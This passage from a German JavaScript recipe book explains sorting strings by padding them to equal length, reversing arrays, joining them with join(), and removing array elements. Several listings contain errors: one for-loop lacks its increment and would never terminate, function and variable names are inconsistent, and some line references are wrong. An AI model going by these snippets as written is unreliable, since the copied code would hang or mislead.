Aber auch das Verhalten ist absolut sinnvoll. Nehmen wir einen Text mit drei (beispielsweise "abc") und einen zweiten Text mit vier Zeichen (beispielsweise "abca"), bei denen die ersten drei Zeichen übereinstimmen. Zur Sortierung muss die vierte Stelle dienen. Bei Text 1 ist diese nicht vorhanden und entsprechend ist die ASCII-Kodierung leer. Jedes vorkommende Zeichen an dieser Stelle hat einen größeren ASCII-Wert und dementsprechend wird es dahinter einsortiert.

11. Wie es bei alphabetischer Sortierung nun mal der Fall ist.




Abbildung 218: Die natürliche Sortierung von Texten unterschiedlicher Länge mit Berücksichtigung von Groß- und Kleinschreibung

Hinweis

Das Sortierverfahren kommt auch in der Praxis bei zahlreichen Sortierroutinen zum Einsatz (beispielsweise bei der Anzeige von Hilfethemen, die zu einem Suchbegriff passen, oder bei einer inkrementellen Suche).

Sollten Sie jetzt die Sortierung so durchführen wollen, wie es bei Zahlen naturgemäß vor kommt (von klein nach groß), können Sie folgendes Rezept anwenden, das alle Texte auf die gleiche Länge konvertiert (*datenfeld19e.html*):

```

01 <html><body>
02 <script language="Javascript">
03 laenge = 0;
04 function gleichLaenge(temp , laenge) {
05   t = temp.length;
06   while(t < laenge){
07     temp = " " + temp;
08     t = temp.length;
09   }
10   return temp;
11 }
12 function ausgabe(a) {

```

Listing 414: Auffüllen der Texte auf gleiche Länge

528 >> Wie kann ich ein Datenfeld sortieren?

```

13   for(i = 0; i < a.length; i++){
14     document.write("Index " + i + ", Wert: " + a[i] + "<br />");
15   }
16   document.write("<hr />");
17 }
18 a = new Array();
19 a[0] = "Adfadf";
20 a[1] = "adf";
21 a[2] = "Zdadf";
22 a[3] = "aaaaaaaa";
23 a[4] = "uUznif";
24 a[5] = "oP";
25 a[6] = "z";
26 a[7] = "Z";
27 a[8] = "Adfad";
28 a[9] = "Adfa";
29 document.write("Unsortiert<br />");
30 ausgabe(a);
31 for(i = 0; i < a.length; i++){
32   if(laenge < a[i].length) laenge = a[i].length;
33 }
34 for(i = 0; i < a.length; i++){
35   a[i] = gleichLaenge(a[i], laenge);
36 }
37 a.sort();
38 document.write("Sortiert<br />");
39 ausgabe(a);
40 </script>
41 </body>
42 </html>

```

Listing 414: Auffüllen der Texte auf gleiche Länge (Forts.)

In den Zeilen 18 bis 28 wird wieder das Textdatenfeld mit Texten unterschiedlicher Länge aufgebaut.

In den Zeilen 31 bis 33 wird mit einer `for`-Schleife die maximale Länge aller Texte in dem Datenfeld ermittelt und in einer globalen Variablen `laenge` gespeichert. Dabei wird bei jedem Durchlauf der Schleife für jedes Datenfeldelement überprüft, ob dessen Länge größer als der bis dahin ermittelte Wert der globalen Variablen `laenge` ist (`for(i = 0; i < a.length; i++){ if(laenge < a[i].length) laenge = a[i].length; }`).

In den Zeilen 34 bis 36 werden mit einer weiteren `for`-Schleife alle Texte in dem Datenfeld auf die Länge des größten Datenfeldinhals »aufgeblasen« (`for(i = 0; i < a.length; i++){ a[i] = gleichLaenge(a[i], laenge); }`).

Die aufgerufene Funktion `gleichLaenge()` (Zeile 4 bis 11) funktioniert wie im Fall numerischer Inhalte. Nur kann bei String-Übergabewerten direkt die Eigenschaft `length` verwendet werden¹², der zweite Übergabeparameter ist bereits die Anzahl der Stellen des längsten Datenfeldelements und statt einer `0` im String-Format wird ein Leerzeichen als String vorangestellt (Zeile 7 – `temp = " " + temp;`).

12. Es ist keine Konvertierung mit einem vorangestellten Leerstring notwendig.




Abbildung 219: Sortierung von kurz nach lang

Wenn Sie sich die Ausgabe ansehen, fehlen die führenden Leerzeichen. Hat JavaScript diese bei den Strings wie führende Nullen bei Zahlen wegoptimiert?

Nein. So ein Verhalten wäre bei Strings natürlich fatal und der Browser trickst Sie aus. In dem Listing ist auch kein versteckter Trick enthalten, der die Leerzeichen in den Strings wegzauert. Der Browser lässt Leerzeichen bei der Darstellung weg, wenn sie mehrfach vorkommen. Es handelt sich also um einen reinen Darstellungseffekt des Browsers.

Tipp

Wenn Sie die führenden Leerzeichen bei den Strings in den Datenfeldelementen in der Darstellung in dem Browser sehen wollen, können Sie die Zeile 14 wie folgt ändern (*datenfeld19f.html*):

```
14 document.write(" <pre>Index " + i + ", Wert:" + a[i] + " </pre>");
```

Listing 415: Verhindern der Browser-Optimierung in der Darstellung

Mit dem `<pre>`-Tag können Sie verhindern, dass der Browser Darstellungsoptimierungen, wie das Weglassen von mehrfach vorkommenden Leerzeichen, vornimmt.




Abbildung 220: Die Leerzeichen sind schon da.

Hinweis

Natürlich kann die Sortierung von Texten auch unabhängig von Groß- und Kleinschreibung erfolgen. Das ist einfach, denn natürlich können Sie mit den String-Methoden `toUpperCase()` und `toLowerCase()` den Inhalt der Textdatenfeldelemente bezüglich Groß- und Kleinschreibung vereinheitlichen. Aber eine Konvertierung in Groß- oder Kleinbuchstaben ist qualitativ ein erheblicher Unterschied zu dem Voranstellen von Nullen oder Leerzeichen, denn die Konvertierung ist nicht reversibel. Sie können aus dem konvertierten Ergebnis nicht auf die Schreibweise des Originaltextes schließen. Es geht also Information verloren. Im Fall von vorangestellten Nullen bei einem numerischen Datentyp oder Leerzeichen bei einem String geht dagegen nie Information verloren.

138 Wie kann ich die Sortierung eines Datenfelds umdrehen?

Mit der `reverse()`-Methode können Sie die Reihenfolge der Elemente in jedem vorangestellten Datenfeld umdrehen. Das hinterste Element wird nach ganz vorne verschoben und so fort. Obwohl die Anwendung der Methode kein sortiertes Datenfeld voraussetzt, eignet sich das Verfahren vor allem in Verbindung mit einem sortierten Datenfeld beziehungsweise der `sort()`-Methode, um eine umgekehrte Sortierreihenfolge zu erreichen (*siehe dazu das Rezept »Wie kann ich ein Datenfeld sortieren?« auf Seite 519*).

Natürlich können Sie auch ein Datenfeld einfach in einer Schleife von hinten nach vorne durchlaufen. Aber nicht in jedem Fall geht es darum, ein Datenfeld einfach zu durchlaufen, sondern man möchte explizit das Datenfeld verändern.

Beispiel (*datenfeld20.html*):

```
01 <html>
02 <script language="Javascript">
03 function ausgabe(a) {
04     for(i = 0; i < a.length; i++){
05         document.write("Index " + i + ", Wert: " + a[i] + "<br />");
06     }
07     document.write("<hr />");
08 }
09 a = new Array(5);
10 for(i = 0; i < a.length; i++){
11     a[i] = Math.round(Math.random() * 49);
12 }
13 document.write("Unsortiert<br />");
14 ausgabe(a);
15 document.write("Umgedreht<br />");
16 a.reverse();
17 ausgabe(a);
18 a.sort()
19 document.write("Sortiert<br />");
20 ausgabe(a);
21 a.reverse();
22 document.write("Umgedreht sortiert<br />");
23 ausgabe(a);
24 </script>
25 </html>
```

Listing 416: Sortieren und umdrehen

In Zeile 9 wird ein neues Datenfeld der Größe 5 angelegt.

In der Schleife von Zeile 10 bis 12 füllen wir dann die Elemente in dem Datenfeld mit ganzzähligen Zufallswerten zwischen 0 und 49. Dazu erzeugen wir mit `Math.random()` eine Zufallszahl zwischen 0 und 1. Diese wird mit dem Multiplikator 49 multipliziert. Um diese Zahl in eine ganze Zahl zu konvertieren, schneiden wir den Nachkommateil mit `Math.round()` ab und erhalten damit die gewünschten ganzen Zahlen.

In Zeile 14 erfolgt der erste Aufruf der Funktion `ausgabe()`. Dieser wird das Datenfeld als Parameter übergeben.

532 >> Wie kann ich die Sortierung eines Datenfelds umdrehen?

In der Funktion ausgabe(), die von Zeile 3 bis 6 definiert ist, werden mit einer for-Schleife die Inhalte aller Elemente in dem Datenfeld ausgegeben (for(i = 0; i < a.length; i++){ document.write("Index " + i + ", Wert: " + a[i] + "
");}).

Zeile 16 wendet die reverse()-Methode auf das Datenfeld an und in Zeile 17 wird erneut die Funktion ausgabe() zur Anzeige des Ergebnisses aufgerufen.

In Zeile 18 wird das Datenfeld sortiert und in Zeile 20 erneut die Funktion ausgabe() zur Anzeige des Resultats aufgerufen. Zeile 21 wendet wiederum die reverse()-Methode auf das Datenfeld an und in Zeile 23 erfolgt die abschließende Anzeige von dem Resultat dieses Schrittes.

Datenfelder




Abbildung 221: Unsortiert, umgedreht, sortiert und wieder umgedreht

Hinweis

Beachten Sie die Erklärungen zu dem Sortieralgorithmus im Rezept »Wie kann ich ein Datenfeld sortieren?« auf Seite 519.

139 Wie kann ich die Inhalte eines Datenfelds zu einem String verbinden?

Die beiden Methoden `split()` und `join()` erlauben es, auf einfache Weise einen String in ein Datenfeld aufzuspalten (die String-Methode `split()`) beziehungsweise ein Datenfeld zu einem String zu verbinden.

Die für jedes Datenfeld verfügbare Methode `join()` gibt als Parameter ein Trennzeichen an, das die zusammengefügten Datenfeldelementinhalte in dem resultierenden String abgrenzt und bei Bedarf dazu verwendet werden kann, den String mit `split()` wieder in ein Datenfeld aufzuspalten.

Beispiel (`datenfeld21.html`):

```
01 <html>
02 <script language="Javascript">
03 a = new Array();
04 i = 0;
05 while(i < 5){
06   a[i] = prompt("Geben Sie den Wert Nr. " + (i + 1) + " ein","");
07   i++;
08 }
09 document.write("Größe von dem Array: " + a.length + "<br />");
10 document.write(a.join("%"));
11 </script>
12 </html>
```

Listing 417: Verbinden eines Datenfelds zu einem String

In der Zeile 3 wird ein Datenfeld ohne Elemente erzeugt und durch die Schleife in den Zeilen 5 bis 8 mit den Rückgaben der `prompt()`-Methode aufgebaut.

In Zeile 9 erfolgt die Ausgabe der Größe des Datenfelds (`document.write("Größe von dem Array: " + a.length + "
");`) und in Zeile 10 wird das Datenfeld zu einem String verbunden und dieser ausgegeben. Als Trennzeichen fungiert das Zeichen % (`document.write(a.join("%"));`).



Abbildung 222: Die Ausgabe der Datenfeldgröße und des aus dem Datenfeld generierten Strings

140 Wie kann ich ein Datenfeldelement aus einem Datenfeld entfernen?

Wenn Sie ein Datenfeldelement einmal erzeugt haben, ist es gar nicht so einfach, dieses manuell wieder aus dem Speicher zu entfernen.

Mit der Datenfeldmethode `pop()` können Sie das letzte Element in einem Datenfeld entfernen und mit `shift()` das erste Element.

Ebenso funktioniert das Entfernen des letzten Elements beziehungsweise der letzten Elemente, wenn Sie die Eigenschaft `length` explizit auf einen kleineren Wert setzen.

Aber was ist, wenn ein Element in der Mitte entfernt werden soll? Dann ist Handarbeit ange sagt, obgleich Sie am Ende des Rezepts eine Methode kennen lernen, die das Prozedere für eine Situation sehr vereinfacht. Sie müssen nämlich zwei Situationen unterscheiden:

1. Sie wollen ein Datenfeldelement entfernen und das verbleibende Datenfeld mit den nach folgenden Datenfeldelementen auffüllen. Sowohl die Eigenschaft `length` als auch die Anzahl der tatsächlich vorhandenen Datenfeldelemente werden also um den Wert 1 reduziert.
2. Sie wollen ein Datenfeldelement entfernen und das verbleibende Datenfeld mit den nach folgenden Datenfeldelementen auffüllen. Die Eigenschaft `length` bleibt also gleich, obwohl die Anzahl der tatsächlich im Hauptspeicher existierenden Datenfeldelemente um den Wert 1 reduziert wird.

Hier ist ein Vorschlag für die erste Vorgehensweise:

```
01 function loescheAusMittel(a,index) {
02   t1 = new Array();
03   t2 = new Array();
04   for(i = 0; i < a.length; i++){
05     t1[i] = a[i];
06     t2[i] = a[i];
07   }
08   t1.length = index - 1;
09   for(i = 0; i < index; i++){
10     t2.shift();
11   }
12   return t1.concat(t2);
13 }
```

Listing 418: Löschen eines Elements aus einem Datenfeld mit Verkleinerung von length

Der erste Übergabewert der Funktion ist das Originaldatenfeld und der zweite Parameter der Index des Felds, das eliminiert werden soll.

In Zeile 2 und 3 legen wir zwei Datenfelder, `t1` und `t2`, an, die beide mit der folgenden for-Schleife zu identischen Kopien des Originaldatenfelds gemacht werden.

Von dem ersten Datenfeld (`t1`) setzen wir in Zeile 8 die `length`-Eigenschaft auf den Wert `index - 1`. Damit enthält das Datenfeld `t1` nur noch die ersten `index - 1` Datenfeldelemente, bis zu dem zu eliminierenden Datenfeldelement.

Die for-Schleife von Zeile 9 bis 11 hingegen beseitigt mit der `shift()`-Methode im Datenfeld `f2` die ersten `index` Datenfeldelemente.

In Zeile 12 werden mit concat() die beiden Datenfelder zu einem Datenfeld verbunden zurückgegeben. Das zu eliminierende Datenfeldelement ist nicht mehr enthalten und die Eigenschaft length wurde um den Wert 1 reduziert.

Schauen wir uns das zweite Rezept an, um die Größe des Datenfelds zu erhalten.

```
01 function loescheAusMitte2(a,index) {  
02   t1 = new Array();  
03   t2 = new Array();  
04   t3 = new Array();  
05   for(i = 0; i < a.length; i++){  
06     t1[i] = a[i];  
07     t2[i] = a[i];  
08   }  
09   t1.length = index - 1;  
10   for(i = 0; i < index; i++){  
11     t2.shift();  
12   }  
13   t3.length=index - 1;  
14   return t1.concat(t3.concat(t2));  
15 }
```

Listing 419: Löschen eines Elements aus einem Datenfeld ohne Verkleinerung von length

Der erste Übergabewert der Funktion ist ebenfalls wieder das Originaldatenfeld und der zweite Parameter wieder der Index des Felds, das beseitigt werden soll.

In den Zeilen 2 bis 4 legen wir hier aber drei Datenfelder – t1, t2 und t3 – an.

Wie vorher werden die beiden Datenfelder t1 und t2 mit der folgenden for-Schleife zu identischen Kopien des Originaldatenfelds gemacht.

Von dem ersten Datenfeld (t1) setzen wir in Zeile 9 die length-Eigenschaft auch hier auf den Wert index - 1. Ebenso beseitigt die for-Schleife von Zeile 10 bis 12 mit der shift()-Methode im Datenfeld t2 die ersten index Datenfeldelemente.

In Zeile 13 kommt nun das dritte Datenfeld ins Spiel. Dessen length-Eigenschaft wird auf index - 1 gesetzt. Das Datenfeld t3 hat aber damit keinerlei existierende Datenfeldelemente! In Zeile 14 werden mit concat() die drei Datenfelder zu einem Datenfeld verbunden zurückgegeben.

Jetzt zeigt sich der Trick, dass t3 keinerlei existierende Datenfeldelemente enthält. Beim Verbinden werden diese quasi durch die existierenden Datenfeldelemente des anderen Datenfelds gefüllt und für das gemeinsame Datenfeld verwendet. Das zu eliminierende Datenfeldelement ist nicht mehr enthalten und der Wert der Eigenschaft length bleibt dennoch gleich. Das Datenfeldelement a[index] hat aber nach dem Aufruf der Funktion wie gewünscht den Wert undefined.

Spielen wir die verschiedenen Möglichkeiten zum Entfernen von Datenfeldelementen in einem gemeinsamen, etwa umfangreicherem Beispiel durch ([datenfeld22.html](#)):

```
01 <html>  
02 <script language="Javascript">  
03 function groesseArray(a) {
```

Listing 420: Verschiedene Techniken zum Entfernen von Datenfeldelementen

536 >> Wie kann ich ein Datenfeldelement aus einem Datenfeld entfernen?

Datenfelder

```
04     g=0;
05     for (i in a)  {
06         g++;
07     }
08     return g;
09 }
10 function ausgabe(a,text) {
11     for(i = 0; i < a.length; i++){
12         document.write(
13             "Inhalt von " + text + ", Index " + i +
14             ", Wert: " + a[i] + "<br />");
15     }
16     document.write("---<br />");
17 }
18 function loescheAusMittel(a,index) {
19     t1 = new Array();
20     t2 = new Array();
21     for(i = 0; i < a.length; i++){
22         t1[i] = a[i];
23         t2[i] = a[i];
24     }
25     t1.length = index - 1;
26     for(i = 0; i < index; i++){
27         t2.shift();
28     }
29     return t1.concat(t2);
30 }
31 function loescheAusMitte2(a,index) {
32     t1 = new Array();
33     t2 = new Array();
34     t3 = new Array();
35     for(i = 0; i < a.length; i++){
36         t1[i] = a[i];
37         t2[i] = a[i];
38     }
39     t1.length = index - 1;
40     for(i = 0; i < index; i++){
41         t2.shift();
42     }
43     t3.length=index - 1;
44     return t1.concat(t3.concat(t2));
45 }
46
47 a = new Array(7);
48 document.write(
49     "Größe von dem ursprünglichen Array: " +
50     + a.length + "<br />");
51 document.write(
52     "Anzahl der tatsächlich existierenden Elemente: " +
53     + groesseArray(a) + "<br />");
54 ausgabe(a, "ursprünglichem Array");
55 for(i = 0; i < a.length; i){
```

Listing 420: Verschiedene Techniken zum Entfernen von Datenfeldelementen (Forts.)

```
56     a[i] = i;
57 }
58 document.write(
59     "Größe von dem Array nach Belegung: "
60     + a.length + "<br />");
61 document.write(
62     "Anzahl der tatsächlich existierenden Elemente: "
63     + groesseArray(a) + "<br />");
64 ausgabe(a, "Array nach Belegung");
65 a.length=6;
66 document.write(
67     "Größe von dem Array nach Setzen der Eigenschaft length auf 6: "
68     + a.length + "<br />");
69 document.write(
70     "Anzahl der tatsächlich existierenden Elemente: "
71     + groesseArray(a) + "<br />");
72 ausgabe(a, "nach Setzen der Eigenschaft length auf den Wert " + ↵
73 a.length);
74 a.pop();
75 document.write(
76     "Größe von dem Array nach einmal pop(): "
77     + a.length + "<br />");
78 document.write(
79     "Anzahl der tatsächlich existierenden Elemente: "
80     + groesseArray(a) + "<br />");
81 ausgabe(a, "Inhalt nach einmal pop()");
82 a.shift();
83 document.write(
84     "Größe von dem Array nach einmal shift(): "
85     + a.length + "<br />");
86 document.write(
87     "Anzahl der tatsächlich existierenden Elemente: "
88     + groesseArray(a) + "<br />");
89 ausgabe(a, "Inhalt nach einmal shift()");
90 a = loescheAusMittel(a,2);
91 document.write(
92     "Größe von dem Array nach Aufruf von loescheAusMittel(a,2): "
93     + a.length + "<br />");
94 document.write(
95     "Anzahl der tatsächlich existierenden Elemente: "
96     + groesseArray(a) + "<br />");
97 ausgabe(a, "Inhalt nach Aufruf von loescheAusMittel(a,2)");
98 a = loescheAusMitte2(a,2);
99 document.write(
100     "Größe von dem Array nach Aufruf von loescheAusMitte2(a,2): "
101     + a.length + "<br />");
102 document.write(
103     "Anzahl der tatsächlich existierenden Elemente: "
104     + groesseArray(a) + "<br />");
105 ausgabe(a, "Inhalt nach Aufruf von loescheAusMitte2(a,2)");
106 </script>
107 </html>
```

Listing 420: Verschiedene Techniken zum Entfernen von Datenfeldelementen (Forts.)

538 >> Wie kann ich ein Datenfeldelement aus einem Datenfeld entfernen?

Das Beispiel benötigt neben den Funktionen `loescheAusMittel()` (Zeile 18 bis 30) und `loescheAusMitte2()` (Zeile 31 bis 45) zwei Hilfsfunktionen, die so oder ähnlich auch in anderen Rezepten in diesem Kapitel Verwendung finden:

- ▶ Die Funktion `groesseArray()` in den Zeilen 3 bis 9 verwendet einen Übergabeparameter `a`, der beim Aufruf die Referenz auf das Datenfeld enthält. In Zeile 4 wird eine Zählvariable `g` initialisiert, die in der `for...in`-Schleife in Zeile 6 für jeden Durchlauf um den Wert 1 erhöht wird. Damit erhalten Sie die Anzahl der existierenden Elemente in dem Datenfeld. In Zeile 8 geben Sie die Größe dann zurück.
- ▶ In der Funktion `ausgabe()` (Zeile 10 bis 17) werden mit einer `for`-Schleife die Inhalte aller Elemente in dem Datenfeld, das als erster Parameter übergeben wird, ausgegeben. Der zweite Parameter ist ein Text, der der Ausgabe vorangestellt wird und eine dynamische Anpassung um Textpassagen erlaubt.

Der erste ausgeführte Abschnitt von dem Skript beginnt mit Zeile 47. In Zeile 47 wird ein neues Datenfeld der Größe 7 erzeugt.

Die folgenden Zeilen geben dessen Größe über `length` aus und die tatsächlich existierenden Elemente sowie den Inhalt des Datenfelds. Die Ausgabe dieser Passage sieht so aus:

```
Größe von dem ursprünglichen Array: 7
Anzahl der tatsächlich existierenden Elemente: 0
Inhalt von ursprünglichem Array, Index 0, Wert: undefined
Inhalt von ursprünglichem Array, Index 1, Wert: undefined
Inhalt von ursprünglichem Array, Index 2, Wert: undefined
Inhalt von ursprünglichem Array, Index 3, Wert: undefined
Inhalt von ursprünglichem Array, Index 4, Wert: undefined
Inhalt von ursprünglichem Array, Index 5, Wert: undefined
Inhalt von ursprünglichem Array, Index 6, Wert: undefined
---
```

Listing 421: Die Ausgabe nach der reinen Erzeugung

In der `for`-Schleife von Zeile 55 bis 57 wird das Datenfeld mit Zahlen gefüllt. Anschließend werden dessen Größe über `length` und die tatsächlich existierenden Elemente sowie der Inhalt des Datenfelds ausgegeben. Das ergibt folgende Ausgabe:

```
Größe von dem Array nach Belegung: 7
Anzahl der tatsächlich existierenden Elemente: 7
Inhalt von Array nach Belegung, Index 0, Wert: 0
Inhalt von Array nach Belegung, Index 1, Wert: 1
Inhalt von Array nach Belegung, Index 2, Wert: 2
Inhalt von Array nach Belegung, Index 3, Wert: 3
Inhalt von Array nach Belegung, Index 4, Wert: 4
Inhalt von Array nach Belegung, Index 5, Wert: 5
Inhalt von Array nach Belegung, Index 6, Wert: 6
---
```

Listing 422: Die Ausgabe nach der Belegung mit Werten

In Zeile 65 wird explizit der Wert von `length` reduziert (`a.length=6;`). Danach ist das Datenfeld tatsächlich um das letzte Element verkleinert worden. `a[6]` existiert nicht mehr.

Größe von dem Array nach Setzen der Eigenschaft length auf 6: 6
Anzahl der tatsächlich existierenden Elemente: 6
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 0, Wert: 0
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 1, Wert: 1
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 2, Wert: 2
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 3, Wert: 3
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 4, Wert: 4
Inhalt von nach Setzen der Eigenschaft length auf den Wert 6, Index 5, Wert: 5

Listing 423: Die Ausgabe nach der Verkleinerung von dem Datenfeld über das Setzen von length

In Zeile 73 eliminieren wir mit der pop()-Methode das letzte Element des Datenfelds (a.pop());. Damit ist a[5] beseitigt.

Größe von dem Array nach einmal pop(): 5
Anzahl der tatsächlich existierenden Elemente: 5
Inhalt von Inhalt nach einmal pop(), Index 0, Wert: 0
Inhalt von Inhalt nach einmal pop(), Index 1, Wert: 1
Inhalt von Inhalt nach einmal pop(), Index 2, Wert: 2
Inhalt von Inhalt nach einmal pop(), Index 3, Wert: 3
Inhalt von Inhalt nach einmal pop(), Index 4, Wert: 4

Listing 424: Die Ausgabe nach der Verkleinerung von dem Datenfeld über pop()

In Zeile 81 eliminieren wir im nächsten Schritt mit der shift()-Methode das erste Element des Datenfelds (a.shift());. Beachten Sie, dass nun zwar a[4] nicht mehr vorhanden ist, die Werte allerdings verschoben sind! a[0] hat nun den Wert 1, a[1] den Wert 2 usw.

Größe von dem Array nach einmal shift(): 4
Anzahl der tatsächlich existierenden Elemente: 4
Inhalt von Inhalt nach einmal shift(), Index 0, Wert: 1
Inhalt von Inhalt nach einmal shift(), Index 1, Wert: 2
Inhalt von Inhalt nach einmal shift(), Index 2, Wert: 3
Inhalt von Inhalt nach einmal shift(), Index 3, Wert: 4

Listing 425: Die Ausgabe nach dem Entfernen des ersten Elements von dem Datenfeld über shift()

In Zeile 89 eliminieren wir nun mit unserer loescheAusMitte1()-Funktion das Element an der zweiten Position im Datenfeld (a = loescheAusMitte1(a,2));. Beachten Sie die verschobenen Werte.

Größe von dem Array nach Aufruf von `loescheAusMitte1(a,2)`: 3
Anzahl der tatsächlich existierenden Elemente: 3
Inhalt von Inhalt nach Aufruf von `loescheAusMitte1(a,2)`, Index 0, Wert: 1
Inhalt von Inhalt nach Aufruf von `loescheAusMitte1(a,2)`, Index 1, Wert: 3
Inhalt von Inhalt nach Aufruf von `loescheAusMitte1(a,2)`, Index 2, Wert: 4

Listing 426: Die Ausgabe nach dem Entfernen des zweiten verbleibenden Elements von dem Datenfeld über `loescheAusMitte1()`

In Zeile 97 eliminieren wir nun mit unserer `loescheAusMitte2()`-Funktion das Element an der zweiten Position im Datenfeld (`a = loescheAusMitte2(a,2);`). Beachten Sie, dass dabei aber der Wert von `length` gleich bleibt, die Werte nicht verschoben werden und wie gewünscht `a[1]` den Wert `undefined` hat

Größe von dem Array nach Aufruf von `loescheAusMitte2(a,2)`: 3
Anzahl der tatsächlich existierenden Elemente: 2
Inhalt von Inhalt nach Aufruf von `loescheAusMitte2(a,2)`, Index 0, Wert: 1
Inhalt von Inhalt nach Aufruf von `loescheAusMitte2(a,2)`, Index 1, Wert: `undefined`
Inhalt von Inhalt nach Aufruf von `loescheAusMitte2(a,2)`, Index 2, Wert: 4

Listing 427: Die Ausgabe nach Setzen von `a[1]` auf `undefined` über `loescheAusMitte2()`

Als Alternative zu unserer manuellen Vorgehensweise für das echte Eliminieren von Elementen aus einem Datenfeld können Sie die Methode `splice()` verwenden. Diese erwartet als zwingende Parameter den Startindex, ab dem die Elemente in einem Datenfeld überschrieben werden sollen, und als zweiten Parameter die Anzahl der einzufügenden Elemente. Für unsere Situation ist von Bedeutung, dass genauso viele Elemente aus dem Datenfeld gelöscht werden, wie der zweite Parameter angibt, sofern Sie keine weiteren Parameter angeben¹³.

Beispiel (`datenfeld22a.html`):

```

01 <html>
02 <script language="Javascript">
